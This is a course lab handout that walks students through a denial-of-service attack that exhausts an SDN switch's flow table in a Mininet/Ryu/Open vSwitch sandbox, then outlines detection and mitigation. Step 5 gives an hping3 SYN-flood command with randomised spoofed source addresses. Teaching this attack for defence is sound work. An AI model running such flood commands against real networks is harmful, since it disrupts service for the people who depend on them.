Lab 11 (Week 12) Denial-of-Service (DoS) Attack Against Switch Flow Table in SDN

CAN201

Dr. Gordon Boateng

Dr. Fei Cheng

Outline

- Prerequisite
- Steps for performing this lab
- Summary of the security problem
- Security solution thoughts
- Demo


Prerequisite

- Mininet
- Ryu controller
- Open vSwitch
- Hping3
  - sudo apt-get install hping3
  - sudo apt-get update

Steps

Step 1:

1) Open a new terminal
2) cd into the directory where lab11.py is copied to
3) Start the controller by running “ **ryu-manager lab11.py** ”



```
can201@can201-VirtualBox:~$ ls
client.py   lab7.py       networkTopo.py       ryu_forward.py       Templates
Desktop     lab7task.py   Pictures             ryu_redirect.py      Videos
Documents   lab9ex2.py    Public               server.py
Downloads   lab9.py       __pycache__          simple_switch_13.py
lab11.py    Music         PyCharmMiscProject   snap
can201@can201-VirtualBox:~$ sudo ryu-manager lab11.py
[sudo] password for can201:
loading app lab11.py
loading app ryu.controller.ofp_handler
instantiating app lab11.py of SimpleSwitch13
instantiating app ryu.controller.ofp_handler of OFPHandler
```

Steps

Step 2:


1) Open another new terminal
2) Run ‘ **sudo mn --controller=remote,ip=127.0.0.1,port=6653 --switch=ovsk,protocols=OpenFlow13** ’ to run a Mininet Topology

- **Note:** The command in step 2 has the following parameters and explanations:
    - 2 hosts are created by default
    - The 2 hosts will be connected via an OVS bridge (Switch)
    - The OVS bridge will be connected to the controller based on the specified IP address (127.0.0.1)

Steps

Step 3:

1) Stay on the mininet terminal
2) Run ‘ **pingall** ’ to confirm that the host(s) are reachable to each other




```
mininet> nodes
available nodes are:
c0 h1 h2 s1
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2
h2 -> h1
*** Results: 0% dropped (2/2 received)
mininet> 
```

Steps

Step 4:

1) Open the third new terminal
2) Run ‘ **sudo ovs-ofctl dump-flows s1 -O OpenFlow13** ’ to print the current flow-rules inside the switch

Observe the flow table entries after running this command




```
can201@can201-VirtualBox:~$ sudo ovs-ofctl dump-flows s1 -O OpenFlow13
 cookie=0x0, duration=2.634s, table=0, n_packets=1, n_bytes=42, idle_timeout=5,
 priority=1,arp,in_port="s1-eth2",dl_src=b6:fc:c2:27:bd:ab,dl_dst=62:3a:59:da:4
7:65 actions=output:"s1-eth1"
 cookie=0x0, duration=2.629s, table=0, n_packets=1, n_bytes=42, idle_timeout=5,
 priority=1,arp,in_port="s1-eth1",dl_src=62:3a:59:da:47:65,dl_dst=b6:fc:c2:27:b
d:ab actions=output:"s1-eth2"
 cookie=0x0, duration=351.961s, table=0, n_packets=35, n_bytes=2574, priority=0
 actions=CONTROLLER:65535
```

Steps

Step 5:

1) Go back to the mininet terminal
2) Run ‘ **h1 hping3 h2 -c 10000 -S --flood --rand-source -V’** to flood a lot of packets to **h2** .

Every packet sent to ***h2*** will invoke an ***OFPT_PACKET_IN*** which will forward the first incoming packet to the controller. After receiving the packet-in message, the controller then sends an ***OFPT_FLOW_MOD*** message to the switch to install *a new flow-rule*.




```
mininet> h1 hping3 h2 -c 10000 -S --flood --rand-source -V
using h1-eth0, addr: 10.0.0.1, MTU: 1500
HPING 10.0.0.2 (h1-eth0 10.0.0.2): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Steps

Step 6:

1) Go back to the ovs (the third) terminal
2) Check the flow entries in switch s1 by running '**sudo ovs-ofctl dump-flows s1 -O OpenFlow13'**

Observe the flow-table entries now that hping3 is running




```
priority=1,tcp,in_port="s1-eth1",nw_src=48.61.187.251,nw_dst=10.0.0.2,tp_src=21
184,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=0.010s, table=0, n_packets=0, n_bytes=0, idle_timeout=5,
priority=1,tcp,in_port="s1-eth1",nw_src=99.87.57.48,nw_dst=10.0.0.2,tp_src=2118
5,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=0.010s, table=0, n_packets=0, n_bytes=0, idle_timeout=5,
priority=1,tcp,in_port="s1-eth1",nw_src=95.49.96.211,nw_dst=10.0.0.2,tp_src=211
89,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=0.010s, table=0, n_packets=0, n_bytes=0, idle_timeout=5,
priority=1,tcp,in_port="s1-eth1",nw_src=201.125.58.57,nw_dst=10.0.0.2,tp_src=21
191,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=0.010s, table=0, n_packets=0, n_bytes=0, idle_timeout=5,
priority=1,tcp,in_port="s1-eth1",nw_src=250.6.146.187,nw_dst=10.0.0.2,tp_src=21
192,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=0.010s, table=0, n_packets=0, n_bytes=0, idle_timeout=5,
priority=1,tcp,in_port="s1-eth1",nw_src=140.8.78.235,nw_dst=10.0.0.2,tp_src=211
93,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=0.010s, table=0, n_packets=0, n_bytes=0, idle_timeout=5,
priority=1,tcp,in_port="s1-eth1",nw_src=222.176.12.134,nw_dst=10.0.0.2,tp_src=2
1194,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=0.010s, table=0, n_packets=0, n_bytes=0, idle_timeout=5,
priority=1,tcp,in_port="s1-eth1",nw_src=116.222.29.240,nw_dst=10.0.0.2,tp_src=2
1195,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=871.192s, table=0, n_packets=1593018, n_bytes=86012936, p
riority=0 actions=CONTROLLER:65535
```

Steps

Step 7:

1) On the Mininet terminal, stop ***hping3*** by using ***ctrl + C***
2) Wait ~2 minutes and ping h1 from h2.




```
mininet> h1 ping h2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=4.08 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=0.224 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=0.071 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=0.072 ms
64 bytes from 10.0.0.2: icmp_seq=5 ttl=64 time=0.070 ms
64 bytes from 10.0.0.2: icmp_seq=6 ttl=64 time=0.052 ms
64 bytes from 10.0.0.2: icmp_seq=7 ttl=64 time=0.074 ms
64 bytes from 10.0.0.2: icmp_seq=8 ttl=64 time=0.067 ms
64 bytes from 10.0.0.2: icmp_seq=9 ttl=64 time=0.070 ms
64 bytes from 10.0.0.2: icmp_seq=10 ttl=64 time=0.067 ms
64 bytes from 10.0.0.2: icmp_seq=11 ttl=64 time=0.077 ms
64 bytes from 10.0.0.2: icmp_seq=12 ttl=64 time=0.084 ms
64 bytes from 10.0.0.2: icmp_seq=13 ttl=64 time=0.082 ms
64 bytes from 10.0.0.2: icmp_seq=14 ttl=64 time=0.075 ms
^C
--- 10.0.0.2 ping statistics ---
14 packets transmitted, 14 received, 0% packet loss, time 13268ms
rtt min/avg/max/mdev = 0.052/0.368/4.080/1.030 ms
mininet> 
```

Steps

Step 8:

1) Go back to the ovs terminal, check the flow-table rules of s1 by the following command ‘**sudo ovs-ofctl dump-flows s1 -O OpenFlow13**’



```
 cookie=0x0, duration=3.614s, table=0, n_packets=1, n_bytes=42, idle_timeout=5,
 priority=1,arp,in_port="s1-eth2",dl_src=b6:fc:c2:27:bd:ab,dl_dst=62:3a:59:da:4
7:65 actions=output:"s1-eth1"
 cookie=0x0, duration=3.611s, table=0, n_packets=1, n_bytes=42, idle_timeout=5,
 priority=1,arp,in_port="s1-eth1",dl_src=62:3a:59:da:47:65,dl_dst=b6:fc:c2:27:b
d:ab actions=output:"s1-eth2"
 cookie=0x0, duration=1958.574s, table=0, n_packets=4870154, n_bytes=262948800,
 priority=0 actions=CONTROLLER:65535
```

Summary of the security problem

- This is a DoS attack in the data plane (the SDN-switch) of SDN.

- When the flow table of OVS switches is full, any additional flow-rule installation will fail due to insufficient space in the flow table.
    1. A switch that cannot install a flow-entry will send an ***OFPT_ERROR*** message to the controller along with ***OFPFMFC_TABLE_FULL*** .
    2. The switch then drops the packet since it is unable to receive instructions to install a flow-entry due to the resource exhaustion.

Solution Thoughts

- What makes the switch flow table full?
  - When an attacker uses hping3 –rand-source –flood, they generate packets with random source IP addresses, source ports, and sequence numbers. Each unique combination creates a new flow entry.
- What are the effects?
  - The attacker fills the flow table with useless entries
  - When the table is full, new legitimate flows cannot be installed
  - The controller is overwhelmed with Packet-In messages
- Can we avoid it?
  - Yes, see the Demo.
    - Detect attack
    - Mitigate attack